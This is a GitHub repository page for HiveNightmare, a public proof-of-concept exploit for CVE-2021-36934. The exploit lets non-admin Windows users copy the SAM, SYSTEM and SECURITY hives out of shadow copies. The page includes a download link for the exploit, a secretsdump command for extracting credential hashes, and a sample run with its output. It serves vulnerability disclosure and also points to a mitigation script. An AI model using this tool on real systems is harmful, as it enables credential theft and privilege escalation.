GossiTheDog / HiveNightmare Public

Notifications Fork 166 Star 713

Code Issues 2 Pull requests Security Insights

master Go to file Code

GossiTheDog 0.6 - fix open file handles	668c301 · 3 years ago	45 Commits
.github/workflows	Create codeql-analysis.yml	3 years ago
HiveNightmare	0.6 - fix open file handles	3 years ago
Release	0.6 - fix open file handles	3 years ago
.gitattributes	Add .gitignore and .gitattributes.	3 years ago
.gitignore	add output files to gitignore	3 years ago
HiveNightmare.sln	Add project files.	3 years ago
Mitigation.ps1	Create Mitigation.ps1	3 years ago
README.md	Update README.md	3 years ago
screenshot.PNG	Add files via upload	3 years ago

README

HiveNightmare

aka SeriousSam, or now CVE-2021–36934. Exploit allowing you to read any registry hives as non-admin.

What is this?

An zero day exploit for HiveNightmare, which allows you to retrieve all registry hives in Windows 10 as a non-administrator user. For example, this includes hashes in SAM, which can be used to execute code as SYSTEM.

Download

This is the direct download link for most recent version:
https://github.com/GossiTheDog/HiveNightmare/raw/master/Release/HiveNightmare.exe

Authors

- Discovered by @jonasLyk.
- PoC by @GossiTheDog, powered by Porgs.
- Additions by @0xblacklight, @DHerls, @HynekPetrak

Scope

About

Exploit allowing you to read registry hives as non-admin on Windows 10 and 11

security cybersecurity exploits

Readme
Activity
713 stars
18 watching
166 forks
Report repository

Releases 3

0.6 Latest
on Jul 26, 2021

+ 2 releases

Contributors 4

GossiTheDog Kevin Beaumont
K-Mistele Kyle Mistele
DHerls Dan
HynekPetrak Hynek Petrak

Languages

● C++ 75.6% ● PowerShell 24.4%

Works on all supported versions of Windows 10, where System Protection is enabled (should be enabled by default in most configurations).

How does this work?

The permissions on key registry hives are set to allow all non-admin users to read the files by default, in most Windows 10 configurations. This is an error.

What does the exploit do?

Allows you to read SAM data (sensitive) in Windows 10, as well as the SYSTEM and SECURITY hives.


This exploit uses VSC to extract the SAM, SYSTEM, and SECURITY hives even when in use, and saves them in current directory as HIVENAME-haxx, for use with whatever cracking tools, or whatever, you want.

Pulling Credentials out

```
python3 secretsdump.py -sam SAM-haxx -system SYSTEM-haxx -security S
```

More info?

I wrote a blog: https://doublepulsar.com/hivenightmare-aka-serioussam-anybody-can-read-the-registry-in-windows-10-7a871c465fa5



```
C:\temp>HiveNightmare.exe /?

Usage: HiveNightmare.exe [max shadows to look at (default 15)]


C:\temp>HiveNightmare.exe 200

HiveNightmare v0.5 - dump registry hives as non-admin users

Specify maximum number of shadows to inspect with parameter if wanted, default is 15.

Running...

Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\System32\config\SAM

Success: SAM hive from 2021-07-18 written out to current working directory as SAM-2021-07-18

Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\System32\config\SECURITY

Success: SECURITY hive from 2021-07-18 written out to current working directory as SECURITY-2021-07-18

Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\System32\config\SYSTEM

Success: SYSTEM hive from 2021-07-18 written out to current working directory as SYSTEM-2021-07-18


Assuming no errors above, you should be able to find hive dump files in current working directory.

C:\temp>
```

Video of exploit: https://www.youtube.com/watch?v=5zdIq6t3DOw